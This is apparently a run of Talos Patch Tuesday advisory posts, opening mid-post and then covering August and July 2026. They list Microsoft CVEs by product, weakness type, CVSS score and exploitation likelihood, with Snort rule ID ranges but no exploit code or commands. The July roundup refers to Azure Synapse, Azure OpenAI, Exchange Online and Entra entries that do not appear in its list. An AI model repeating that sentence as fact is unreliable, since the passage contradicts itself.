CVE-2026-65818 affects Power Automate. CVE-2026-65818 is a elevation of privilege vulnerability associated with Server-Side Request Forgery (SSRF) and has a CVSS base score of 8.5.

CVE-2026-80098 affects Copilot Studio. CVE-2026-80098 is a elevation of privilege vulnerability associated with Improper Verification of Cryptographic Signature and has a CVSS base score of 9.3.

CVE-2026-83711 affects Microsoft Azure Active Directory B2C. CVE-2026-83711 is a elevation of privilege vulnerability associated with Authorization Bypass Through User-Controlled Key and has a CVSS base score of 10.0.

CVE-2026-70178 affects Microsoft Fabric. CVE-2026-70178 is a elevation of privilege vulnerability associated with Missing Authorization and has a CVSS base score of 8.5.

CVE-2026-70352 affects Azure AI Language. CVE-2026-70352 is a elevation of privilege vulnerability associated with Missing Authentication for Critical Function and has a CVSS base score of 10.0.

CVE-2026-62906 affects Microsoft Discovery Studio. CVE-2026-62906 is a information disclosure vulnerability associated with Improper Neutralization of Special Elements in Data Query Logic and has a CVSS base score of 7.4.


Talos would also like to highlight the following "important" vulnerabilities as Microsoft has determined that their exploitation is "more likely:"

CVE-2026-68846: Windows Kernel Elevation of Privilege Vulnerability

CVE-2026-68876: Windows Program Compatibility Assistant Service Elevation of Privilege Vulnerability

CVE-2026-68880: Windows Win32k Elevation of Privilege Vulnerability

CVE-2026-68884: Windows Kernel Elevation of Privilege Vulnerability

CVE-2026-69274: Windows Win32k Elevation of Privilege Vulnerability

CVE-2026-69277: Microsoft Local Security Authority (LSA) Server Elevation of Privilege Vulnerability

CVE-2026-69301: Windows Win32k Elevation of Privilege Vulnerability

CVE-2026-69305: Microsoft Windows Search Component Elevation of Privilege Vulnerability

CVE-2026-69310: Windows DNS Elevation of Privilege Vulnerability

CVE-2026-69337: Windows Registry Elevation of Privilege Vulnerability

CVE-2026-69364: Windows Print Spooler Components Elevation of Privilege Vulnerability

CVE-2026-69385: Windows TCP/IP Elevation of Privilege Vulnerability

CVE-2026-69391: Windows Broker Infrastructure Service Elevation of Privilege Vulnerability

CVE-2026-69406: Windows Kernel Information Disclosure Vulnerability

CVE-2026-69436: Windows Error Reporting Elevation of Privilege Vulnerability

CVE-2026-69450: Windows Error Reporting Elevation of Privilege Vulnerability

CVE-2026-69451: Windows Management Instrumentation Elevation of Privilege Vulnerability

CVE-2026-69459: Windows Power Dependency Coordinator Elevation of Privilege Vulnerability

CVE-2026-69466: Windows Kernel Elevation of Privilege Vulnerability

CVE-2026-69473: Windows Kernel Elevation of Privilege Vulnerability

CVE-2026-69478: Windows Device Association Service Elevation of Privilege Vulnerability

CVE-2026-69498: Windows Win32k Elevation of Privilege Vulnerability

CVE-2026-69525: Remote Desktop Services Remote Code Execution Vulnerability

CVE-2026-69541: Virtual Hard Disk (VHD) Miniport Driver Elevation of Privilege Vulernability

CVE-2026-69585: Microsoft Windows Search Component Elevation of Privilege Vulnerability

CVE-2026-69600: Microsoft Windows Search Component Elevation of Privilege Vulnerability

CVE-2026-69605: Microsoft Install Service Elevation of Privilege Vulnerability

CVE-2026-69623: Windows HTTP Print Provider Remote Code Execution Vulnerability

CVE-2026-69714: Windows Device Association Service Elevation of Privilege Vulnerability

CVE-2026-69723: Windows Kernel Information Disclosure Vulnerability

CVE-2026-69757: Windows TCP/IP Elevation of Privilege Vulnerability

CVE-2026-69777: Windows DHCP Client Elevation of Privilege Vulnerability

CVE-2026-69779: Windows Win32k Elevation of Privilege Vulnerability

CVE-2026-69832: Win32k Information Disclosure Vulnerability

CVE-2026-69911: Microsoft Windows Search Component Elevation of Privilege Vulnerability

CVE-2026-69921: Windows Print Spooler Components Elevation of Privilege Vulnerability

CVE-2026-70289: Windows Win32k Elevation of Privilege Vulnerability

CVE-2026-70342: Windows Ancillary Function Driver for WinSock Elevation of Privilege Vulnerability

CVE-2026-70562: Windows Audio Service Elevation of Privilege Vulnerability

CVE-2026-70583: Windows Core Messaging Elevation of Privilege Vulnerability

CVE-2026-71340: Windows File History Service Elevation of Privilege Vulnerability

CVE-2026-72936: Windows SMB Client Remote Code Execution Vulnerability

CVE-2026-77500: Windows Device Association Service Elevation of Privilege Vulnerability

CVE-2026-78454: Windows CD-ROM Driver Information Disclosure Vulnerability

CVE-2026-69460: Windows Modern Device Management (MDM) Elevation of Privilege Vulnerability

CVE-2026-69467: Microsoft Graphics Component Elevation of Privilege Vulnerability

CVE-2026-80093: Windows Cloud Files Mini Filter Driver Elevation of Privilege Vulnerability

CVE-2026-72940: Windows Schannel Remote Code Execution Vulnerability

CVE-2026-71343: Windows Remote Access Connection Manager Remote Code Execution Vulnerability

CVE-2026-69366: Windows Kernel Elevation of Privilege Vulnerability

A complete list of all the other vulnerabilities Microsoft disclosed this month is available on its update page.


In response to these vulnerability disclosures, Talos is releasing a new Snort ruleset that detects attempts to exploit some of them. Please note that additional rules may be released at a future date, and current rules are subject to change pending additional information. Cisco Secure Firewall customers should use the latest update to their ruleset by updating their SRU. Open-source Snort Subscriber Ruleset customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.

Snort 2 rule coverage: SIDs 67011-67032 and 67036-67084.

Snort 3 rule coverage: SIDs 301619-301629, 301632-301655, and 67046.

Microsoft Patch Tuesday for August 2026 — Snort rules and prominent vulnerabilities

Microsoft Patch Tuesday for August 2026 — Snort rules and prominent vulnerabilities

Microsoft has released its monthly security update for August 2026, which includes 421 vulnerabilities affecting a range of products, including 62 that Microsoft marked as "critical." 

Microsoft notes that 1 of the vulnerabilities disclosed this month have been exploited in the wild 

CVE-2026-68820 is an elevation of privilege vulnerability affecting Windows Ancillary Function Driver for WinSock. A Use After Free vulnerability could allow an authorized attacker to elevate privileges locally. This vulnerability has a CVSS base score of 7.0. 

Out of 62 "critical" vulnerabilities, 40 are remote code execution (RCE) vulnerabilities. 

Microsoft considers exploitation of the following vulnerabilities more likely. 

CVE-2026-62893 is a remote code execution vulnerability affecting Windows Deployment Services TFTP Server. A Use After Free could allow an unauthorized attacker to execute code over a network. This vulnerability has a CVSS base score of 9.8. 

CVE-2026-65665 is a remote code execution vulnerability affecting Microsoft SharePoint Server. Deserialization of Untrusted Data could allow an authorized attacker to execute code over a network. This vulnerability has a CVSS base score of 8.8. 

CVE-2026-62823 is a remote code execution vulnerability affecting Windows DHCP Server. A Heap-based Buffer Overflow could allow an unauthorized attacker to execute code over an adjacent network. This vulnerability has a CVSS base score of 8.8. 

Microsoft considers exploitation of the following vulnerabilities less likely. 

CVE-2026-62830 is an elevation of privilege vulnerability affecting Azure SRE Agent. Missing Authorization could allow an authorized attacker to elevate privileges over a network. This vulnerability has a CVSS base score of 9.9. 

CVE-2026-50516 is an elevation of privilege vulnerability affecting Microsoft Azure Kubernetes Service. Missing Authentication for Critical Function could allow an unauthorized attacker to elevate privileges over a network. This vulnerability has a CVSS base score of 9.4. 

Three remote code execution vulnerabilities, CVE-2026-68794, CVE-2026-68816 and CVE-2026-68804, affect Microsoft Excel and have a CVSS base score of 7.8. An unauthorized attacker could execute code locally. CVE-2026-68794 is a Heap-based Buffer Overflow. CVE-2026-68816 is a Stack-based Buffer Overflow. CVE-2026-68804 involves a Numeric Truncation Error and a Heap-based Buffer Overflow. 

CVE-2026-62911 is an elevation of privilege vulnerability affecting Microsoft Exchange Server. Authentication Bypass by Capture-replay could allow an authorized attacker to elevate privileges over a network. This vulnerability has a CVSS base score of 8.0. 

Nine remote code execution vulnerabilities, CVE-2026-63515, CVE-2026-65657, CVE-2026-63532, CVE-2026-64898, CVE-2026-64903, CVE-2026-64909, CVE-2026-64910, CVE-2026-64911 and CVE-2026-70130, affect Microsoft Office and could allow an unauthorized attacker to execute code locally. CVE-2026-63515 involves an Out-of-bounds Read and an Integer Underflow (Wrap or Wraparound) and has a CVSS base score of 7.8. CVE-2026-65657 is a Use After Free and has a CVSS base score of 7.8. CVE-2026-63532 involves an Integer Overflow or Wraparound and a Heap-based Buffer Overflow and has a CVSS base score of 7.8. CVE-2026-64898 involves a Heap-based Buffer Overflow and an Integer Overflow or Wraparound and has a CVSS base score of 7.8. CVE-2026-64903 involves an Integer Overflow or Wraparound and a Heap-based Buffer Overflow and has a CVSS base score of 7.8. CVE-2026-64909 involves an Integer Underflow (Wrap or Wraparound), an Out-of-bounds Read and a Heap-based Buffer Overflow and has a CVSS base score of 7.8. CVE-2026-64910 is an Untrusted Pointer Dereference and has a CVSS base score of 7.8. CVE-2026-64911 involves an Integer Overflow or Wraparound and a Heap-based Buffer Overflow and has a CVSS base score of 7.8. CVE-2026-70130 is a Heap-based Buffer Overflow and has a CVSS base score of 8.4. 

Five remote code execution vulnerabilities, CVE-2026-63513, CVE-2026-63519, CVE-2026-65664, CVE-2026-63526 and CVE-2026-66807, affect Microsoft Office Graphics Component and have a CVSS base score of 7.8. An unauthorized attacker could execute code locally. CVE-2026-63513 is a Heap-based Buffer Overflow. CVE-2026-63519 is a Heap-based Buffer Overflow. CVE-2026-65664 is a Heap-based Buffer Overflow. CVE-2026-63526 is a Stack-based Buffer Overflow. CVE-2026-66807 is a Stack-based Buffer Overflow. 

Three remote code execution vulnerabilities, CVE-2026-63518, CVE-2026-63525 and CVE-2026-64907, affect Microsoft Office Word and have a CVSS base score of 7.8. An unauthorized attacker could execute code locally. CVE-2026-63518is a Heap-based Buffer Overflow. CVE-2026-63525 is a Numeric Truncation Error. CVE-2026-64907 is a Stack-based Buffer Overflow.https://msrc.microsoft.com/update-guide/vulnerability/CVE-2026-62827 

Two elevation of privilege vulnerabilities, CVE-2026-62827 and CVE-2026-64921, affect Microsoft SharePoint Server and have a CVSS base score of 8.8. An authorized attacker could elevate privileges over a network. CVE-2026-62827involves Improper Authentication. CVE-2026-64921 involves Missing Authentication for Critical Function. 

CVE-2026-62824 is a remote code execution vulnerability affecting Remote Desktop Client. A Stack-based Buffer Overflow could allow an unauthorized attacker to execute code over a network. This vulnerability has a CVSS base score of 8.8. 

CVE-2026-62818 is a remote code execution vulnerability affecting Windows Active Directory Certificate Services (AD CS). A Use After Free could allow an authorized attacker to execute code over a network. This vulnerability has a CVSS base score of 8.8. 

Three remote code execution vulnerabilities, CVE-2026-62817, CVE-2026-62820 and CVE-2026-62878, affect Windows DNS Server. CVE-2026-62817 is an Out-of-bounds Write that could allow an unauthorized attacker to execute code over an adjacent network and has a CVSS base score of 8.8. CVE-2026-62820 involves Concurrent Execution using Shared Resource with Improper Synchronization ('Race Condition'), could allow an unauthorized attacker to execute code over a network and has a CVSS base score of 8.1. CVE-2026-62878 is a Stack-based Buffer Overflow that could allow an unauthorized attacker to execute code over a network and has a CVSS base score of 9.8. 

Two remote code execution vulnerabilities, CVE-2026-66802 and CVE-2026-71331, affect Windows Device Health Attestation (DHA), could allow an unauthorized attacker to execute code over a network and have a CVSS base score of 8.1. CVE-2026-66802 involves Concurrent Execution using Shared Resource with Improper Synchronization ('Race Condition') and a Use After Free. CVE-2026-71331 involves an Integer Overflow or Wraparound and a Heap-based Buffer Overflow. 

Two remote code execution vulnerabilities, CVE-2026-62890 and CVE-2026-62822, affect Windows GDI+. CVE-2026-62890 is a Heap-based Buffer Overflow that could allow an authorized attacker to execute code locally and has a CVSS base score of 7.8. CVE-2026-62822 involves an Integer Overflow or Wraparound and a Heap-based Buffer Overflow, could allow an unauthorized attacker to execute code over a network and has a CVSS base score of 8.8. 

CVE-2026-66799 is an elevation of privilege vulnerability affecting Windows Key Guard. A Heap-based Buffer Overflow could allow an authorized attacker to elevate privileges locally. This vulnerability has a CVSS base score of 7.8. 

CVE-2026-62816 is a remote code execution vulnerability affecting Windows Reliable Multicast Transport Driver (RMCAST). A Heap-based Buffer Overflow and an Integer Overflow or Wraparound could allow an unauthorized attacker to execute code over an adjacent network. This vulnerability has a CVSS base score of 8.8. 

CVE-2026-62819 is a remote code execution vulnerability affecting Windows Routing and Remote Access Service (RRAS). A Use After Free could allow an attacker to gain unauthorized access to a victim's machine. This vulnerability has a CVSS base score of 8.1. 

CVE-2026-62889 is a remote code execution vulnerability affecting Windows Secure Socket Tunneling Protocol (SSTP). A Double Free could allow an unauthorized attacker to execute code over a network. This vulnerability has a CVSS base score of 8.1. 

Microsoft considers exploitation of the following vulnerabilities unlikely. 

CVE-2026-65789 is a remote code execution vulnerability affecting Windows DNS Server. A Use After Free could allow an unauthorized attacker to execute code over a network. This vulnerability has a CVSS base score of 8.1. 

CVE-2026-65791 is a remote code execution vulnerability affecting Windows iSCSI Target Service. A Heap-based Buffer Overflow could allow an unauthorized attacker to execute code over a network. This vulnerability has a CVSS base score of 9.8. 

Other critical vulnerabilities 

CVE-2026-49163 is an elevation of privilege vulnerability affecting Application Insights Profiler. Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal') could allow an authorized attacker to elevate privileges over a network. This vulnerability has a CVSS base score of 8.8. 

CVE-2026-50481 is an elevation of privilege vulnerability affecting Azure Active Directory. Modification of Assumed-Immutable Data (MAID) could allow an authorized attacker to elevate privileges over a network. This vulnerability has a CVSS base score of 9.9. 

CVE-2026-68823 is a remote code execution vulnerability affecting Azure Confidential Ledger. Exposed Dangerous Method or Function could allow an authorized attacker to execute code over a network. This vulnerability has a CVSS base score of 9.1. 

CVE-2026-62869 affects Azure Entra ID. Insufficient Verification of Data Authenticity could allow an authorized attacker to perform spoofing over a network. This vulnerability has a CVSS base score of 8.8. 

CVE-2026-56161 is an information disclosure vulnerability affecting Azure Logic Apps. Improper Access Control could allow an authorized attacker to disclose information over a network. This vulnerability has a CVSS base score of 9.6. 

Two elevation of privilege vulnerabilities, CVE-2026-63522 and CVE-2026-56162, affect Azure SQL Database. CVE-2026-63522 involves Incorrect Permission Assignment for Critical Resource, could allow an authorized attacker to elevate privileges locally and has a CVSS base score of 7.8. CVE-2026-56162 involves Improper Authentication, could allow an unauthorized attacker to elevate privileges over a network and has a CVSS base score of 10.0. 

CVE-2026-62836 is an elevation of privilege vulnerability affecting Azure SQL Managed Instance. Improper Restriction of Communication Channel to Intended Endpoints could allow an unauthorized attacker to elevate privileges over a network. This vulnerability has a CVSS base score of 8.7. 

CVE-2026-50515 is a remote code execution vulnerability affecting Azure Service Bus. Deserialization of Untrusted Data could allow an authorized attacker to execute code over a network. This vulnerability has a CVSS base score of 9.9. 

CVE-2026-62873 is an elevation of privilege vulnerability affecting Microsoft 365 Admin Center. Improper Verification of Cryptographic Signature could allow an unauthorized attacker to elevate privileges over a network. This vulnerability has a CVSS base score of 9.8. 

CVE-2026-59115 is an elevation of privilege vulnerability affecting Microsoft Entra Provisioning Service. Path Traversal: '.../...//' could allow an authorized attacker to elevate privileges over a network. This vulnerability has a CVSS base score of 9.9. 

CVE-2026-70332 affects Microsoft Office SharePoint. Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') could allow an unauthorized attacker to perform spoofing over a network. This vulnerability has a CVSS base score of 9.6. 

CVE-2026-63508 is an elevation of privilege vulnerability affecting Microsoft Planetary Computer Pro. Missing Authentication for Critical Function could allow an unauthorized attacker to elevate privileges over a network. This vulnerability has a CVSS base score of 10.0. 

CVE-2026-59118 is an elevation of privilege vulnerability affecting Copilot Cowork. Improper Authorization could allow an unauthorized attacker to elevate privileges over a network. This vulnerability has a CVSS base score of 9.3. 

CVE-2026-65668 is an elevation of privilege vulnerability affecting Microsoft Purview eDiscovery. Improper Access Control could allow an authorized attacker to elevate privileges over a network. This vulnerability has a CVSS base score of 8.8. 

CVE-2026-62815 is a remote code execution vulnerability affecting Microsoft QUIC. A Use After Free could allow an unauthorized attacker to execute code over a network. This vulnerability has a CVSS base score of 9.8.  

Three vulnerabilities, CVE-2026-62896, CVE-2026-62918 and CVE-2026-65667, affect Microsoft Teams. CVE-2026-62896 is an elevation of privilege vulnerability involving Improper Authentication that could allow an authorized attacker to elevate privileges over a network and has a CVSS base score of 9.6. CVE-2026-62918 involves Improper Verification of Cryptographic Signature that could allow an unauthorized attacker to perform spoofing over a network and has a CVSS base score of 7.5. CVE-2026-65667 is an elevation of privilege vulnerability involving Missing Authorization that could allow an unauthorized attacker to elevate privileges over a network and has a CVSS base score of 10.0.  

Talos would also like to highlight the following "important" vulnerabilities as Microsoft has determined that their exploitation is "more likely:" 

CVE-2026-58650: Visual Studio Code Security Feature Bypass Vulnerability 

CVE-2026-63520: Microsoft SharePoint Server Remote Code Execution Vulnerability 

CVE-2026-59124: Microsoft High Performance Computing (HPC) Pack Remote Code Execution Vulnerability 

CVE-2026-59133: Microsoft High Performance Computing (HPC) Pack Elevation of Privilege Vulnerability 

CVE-2026-59132: Windows TCP/IP Denial of Service Vulnerability 

CVE-2026-61348: Windows Ancillary Function Driver for WinSock Elevation of Privilege Vulnerability 

CVE-2026-61925: Windows Installer Elevation of Privilege Vulnerability 

CVE-2026-61930: Windows Kernel Elevation of Privilege Vulnerability 

CVE-2026-62688: Windows MIDI Service Module Elevation of Privileges Vulnerability 

CVE-2026-62696: Windows Program Compatibility Assistant Service Elevation of Privilege Vulnerability 

CVE-2026-62713: Windows Cloud Files Mini Filter Driver Elevation of Privilege Vulnerability 

CVE-2026-62712: Windows Win32k Elevation of Privilege Vulnerability 

CVE-2026-62735: Windows HTTP.sys Elevation of Privilege Vulnerability 

CVE-2026-62737: Windows Kernel Elevation of Privilege Vulnerability 

CVE-2026-62783: Windows Remote Access Connection Manager Elevation of Privilege Vulnerability 

CVE-2026-62766: Windows Kerberos Elevation of Privilege Vulnerability 

CVE-2026-65788: Desktop Window Manager Elevation of Privilege Vulnerability 

CVE-2026-69278: Visual Studio Code Security Feature Bypass Vulnerability 

CVE-2026-70307: Windows Ancillary Function Driver for WinSock Elevation of Privilege Vulnerability 

CVE-2026-70335: GitHub Copilot and Visual Studio Code Elevation of Privilege Vulnerability 

CVE-2026-66804: Microsoft Windows Cross Device Service Elevation of Privilege Vulnerability 

CVE-2026-70355: Microsoft SharePoint Server Elevation of Privilege Vulnerability 

CVE-2026-61358: Windows Accessibility Infrastructure (ATBroker.exe) Elevation of Privilege Vulnerability 

CVE-2026-61929: Windows Kernel Elevation of Privilege Vulnerability 

CVE-2026-62698: Microsoft Digest Authentication Elevation of Privilege Vulnerability 

CVE-2026-62721: Windows User-Mode Power Service (UMPS) Elevation of Privilege Vulnerability 

CVE-2026-62741: Windows HTTP.sys Elevation of Privilege Vulnerability 

CVE-2026-62788: Windows Kernel Elevation of Privilege Vulnerability 

CVE-2026-62832: Windows User Profile Service Elevation of Privilege Vulnerability 

CVE-2026-62888: Windows DWM Core Library Elevation of Privilege Vulnerability 

CVE-2026-65775: Windows Win32k Elevation of Privilege Vulnerability 

A complete list of all the other vulnerabilities Microsoft disclosed this month is available on its update page. 

In response to these vulnerability disclosures, Talos is releasing a new Snort ruleset that detects attempts to exploit some of them. Please note that additional rules may be released at a future date, and current rules are subject to change pending additional information. Cisco Secure Firewall customers should use the latest update to their ruleset by updating their SRU. Open-source Snort Subscriber Ruleset customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org. 

Snort 2 rule coverage: 1:66902-1:66910, 1:66912-1:66923, 1:66929-1:66932, 1:66935-1:66948 

Snort 3 rule coverage: 1:66902, 1:301589-1:301607 

Microsoft Patch Tuesday for July 2026 — Snort rules and prominent vulnerabilities

Microsoft Patch Tuesday for July 2026 — Snort rules and prominent vulnerabilities

Microsoft has released its monthly security update for July 2026, which includes 622 vulnerabilities affecting a range of products, including 57 that Microsoft marked as "critical."

Microsoft notes that two of the vulnerabilities disclosed this month have been exploited in the wild.

CVE-2026-56155 is an important-severity elevation of privilege vulnerability in Active Directory Federation Services (AD FS) caused by insufficient granularity of access control. An authorized attacker could use it to elevate privileges locally.

CVE-2026-56164 is a moderate-severity vulnerability in Microsoft SharePoint Server caused by missing authentication for a critical function. An unauthorized attacker could exploit it to perform spoofing over a network.

The 57 "critical" entries break down by vulnerability type as follows: 48 remote code execution (RCE), seven elevation of privilege (EoP), 1 spoofing and 1 security feature bypass vulnerability.

The 48 critical RCE vulnerabilities affect a range of Microsoft Windows services and applications, including Windows Media and Media Foundation, the Windows DHCP client and DHCP Server service, Microsoft Office, Word, Excel and PowerPoint, Windows GDI and GDI+, the DirectX Graphics Kernel, Microsoft SharePoint, Microsoft SQL Server, the Windows Reliable Multicast Transport Driver (RMCAST), Windows TCP/IP, the Windows Server Network driver, the Windows Print Spooler, the Windows Secure Socket Tunneling Protocol (SSTP), Windows Active Directory Domain Services, Microsoft Defender, Microsoft Copilot, Microsoft Message Queuing (MSMQ), the Remote Desktop Client, Microsoft Dynamics NAV and Microsoft Dynamics 365 Business Central (on-premises), and the Minecraft Bedrock Dedicated Server.

Eleven of the critical RCE vulnerabilities are rated "more likely" to be exploited. CVE-2026-50370 and CVE-2026-50518 are heap-based buffer overflows in the Windows DHCP Server service, exploitable by an unauthorized attacker over an adjacent network and over a network, respectively. CVE-2026-54128 is a use-after-free in the Windows DHCP client that allows an unauthorized attacker to execute code locally. CVE-2026-50327 and CVE-2026-50655 are heap-based buffer overflows in Windows Media and Windows Media Foundation. CVE-2026-54992 is a heap-based buffer overflow in the Microsoft Message Queuing Queue Manager. CVE-2026-56188 is a race condition in the Windows Server Network driver, and CVE-2026-55010 is a heap-based buffer overflow in the Minecraft Bedrock Dedicated Server that an unauthorized attacker could exploit over a network. CVE-2026-50522 and CVE-2026-58644 are deserialization vulnerabilities in Microsoft SharePoint that allow an unauthorized attacker to execute code over a network. CVE-2026-55944 is a deserialization vulnerability in Microsoft Dynamics NAV and Microsoft Dynamics 365 Business Central (on-premises) that allows an unauthorized attacker to execute code over a network.

The remaining critical RCE vulnerabilities are rated "less likely" or "unlikely" to be exploited, or were not assigned an exploitation-likelihood rating by Microsoft. Microsoft Office and its applications account for a large share: CVE-2026-50314, CVE-2026-50467, CVE-2026-55018, CVE-2026-55022, CVE-2026-55045, CVE-2026-55049, CVE-2026-55056, CVE-2026-55129 and CVE-2026-55140 are in Microsoft Office; CVE-2026-55033, CVE-2026-55127 and CVE-2026-55132 are in Microsoft Word; and CVE-2026-55043, CVE-2026-55120 and CVE-2026-55123 are in Microsoft PowerPoint. These are typically triggered by opening a specially crafted document.

The remaining critical RCE vulnerabilities affect Windows Media and Media Foundation (CVE-2026-56189, CVE-2026-57087, CVE-2026-57090, CVE-2026-57094 and CVE-2026-58542), the Windows DHCP Server service (CVE-2026-48564 and CVE-2026-56159), Windows GDI+ and GDI (CVE-2026-49796, CVE-2026-50380 and CVE-2026-54122), the DirectX Graphics Kernel (CVE-2026-50382), the Remote Desktop Client (CVE-2026-50474), Microsoft SQL Server (CVE-2026-54117 and CVE-2026-54118), the Windows Reliable Multicast Transport Driver (CVE-2026-54982 and CVE-2026-54995), Windows TCP/IP (CVE-2026-54999), the Windows Print Spooler (CVE-2026-58608), the Windows SSTP (CVE-2026-50694), Windows Active Directory Domain Services (CVE-2026-49164), Microsoft Defender (CVE-2026-55011 and CVE-2026-55012) and Microsoft Copilot (CVE-2026-48561).

The seven critical elevation of privilege vulnerabilities are CVE-2026-42982 and CVE-2026-50392 in Windows Secure Kernel Mode; CVE-2026-50444 in the Windows Server Update Service (WSUS); CVE-2026-50680 and CVE-2026-54127 in Windows Hyper-V; CVE-2026-54121 in Active Directory Certificate Services; and CVE-2026-57092 in Microsoft Windows VMSwitch.

The single critical spoofing vulnerability is CVE-2026-55008 in Microsoft Exchange Server, caused by a cross-site scripting condition. The single critical security feature bypass is CVE-2026-55040 in Microsoft SharePoint Server, caused by weak authentication. Both are rated "more likely" to be exploited.

Several of the critical entries above — including the Copilot, Azure Synapse, Azure OpenAI, Exchange Online and Entra items — affect Microsoft cloud services, for which Microsoft has not assigned an exploitation-likelihood rating.

Talos would also like to highlight the following "important" vulnerabilities as Microsoft has determined that their exploitation is "more likely:"

·       CVE-2026-49170: Windows StateRepository API Server file Elevation of Privilege Vulnerability

·       CVE-2026-49795: Windows Kernel Elevation of Privilege Vulnerability

·       CVE-2026-49798: Windows Kernel Elevation of Privilege Vulnerability

·       CVE-2026-49805: Win32k Elevation of Privilege Vulnerability

·       CVE-2026-50297: Win32k Elevation of Privilege Vulnerability

·       CVE-2026-50325: Win32k Elevation of Privilege Vulnerability

·       CVE-2026-50329: Microsoft DWM Core Library Elevation of Privilege Vulnerability

·       CVE-2026-50332: Windows Kernel Elevation of Privilege Vulnerability

·       CVE-2026-50343: Microsoft Install Service Elevation of Privilege Vulnerability

·       CVE-2026-50351: Windows Audio Compression Manager (ACM) Elevation of Privilege Vulnerability

·       CVE-2026-50375: DirectX Graphics Kernel Elevation of Privilege Vulnerability

·       CVE-2026-50387: Windows GDI Elevation of Privilege Vulnerability

·       CVE-2026-50390: Windows Kernel Elevation of Privilege Vulnerability

·       CVE-2026-50423: Windows Kernel Elevation of Privilege Vulnerability

·       CVE-2026-50433: Windows Media Elevation of Privilege Vulnerability

·       CVE-2026-50436: Windows Kernel Elevation of Privilege Vulnerability

·       CVE-2026-50454: Windows User Interface Core Elevation of Privilege Vulnerability

·       CVE-2026-50475: Windows Kernel Information Disclosure Vulnerability

·       CVE-2026-50476: Windows Network Connections Service Elevation of Privilege Vulnerability

·       CVE-2026-50489: Win32k Elevation of Privilege Vulnerability

·       CVE-2026-50509: Wireless Wide Area Network Service (WwanSvc) Elevation of Privilege Vulnerability

·       CVE-2026-50667: Windows Common Log File System Driver Elevation of Privilege Vulnerability

·       CVE-2026-50688: Windows Win32k Elevation of Privilege Vulnerability

·       CVE-2026-54114: Windows Win32k Elevation of Privilege Vulnerability

·       CVE-2026-54986: Windows Win32k Elevation of Privilege Vulnerability

·       CVE-2026-57091: Windows File History Service Elevation of Privilege Vulnerability

·       CVE-2026-58531: Windows SMB Elevation of Privilege Vulnerability

·       CVE-2026-58536: Windows Cloud Files Mini Filter Driver Elevation of Privilege Vulnerability

·       CVE-2026-58596: Microsoft Edge (Chromium-based) Elevation of Privilege Vulnerability

·       CVE-2026-58631: Windows Admin Center (WAC) Remote Code Execution Vulnerability

·       CVE-2026-58633: Desktop Window Manager Elevation of Privilege Vulnerability

·       CVE-2026-58638: Windows Boot Loader Security Feature Bypass Vulnerability

A complete list of all the other vulnerabilities Microsoft disclosed this month is available on its update page.

In response to these vulnerability disclosures, Talos is releasing a new Snort ruleset that detects attempts to exploit some of them. Please note that additional rules may be released at a future date, and current rules are subject to change pending additional information. Cisco Security Firewall customers should use the latest update to their ruleset by updating their SRU. Open-source Snort Subscriber Ruleset customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.

Snort 2 rules included in this release that protect against the exploitation of many of these vulnerabilities are: 1:66733 - 1:66743, 1:66745 - 1:66785, 1:66791 - 1:66793, 1:66800 - 1:66807

The following Snort 3 rules are also available: 1:301555 - 1:301579, 1:301581 - 1:301583

❌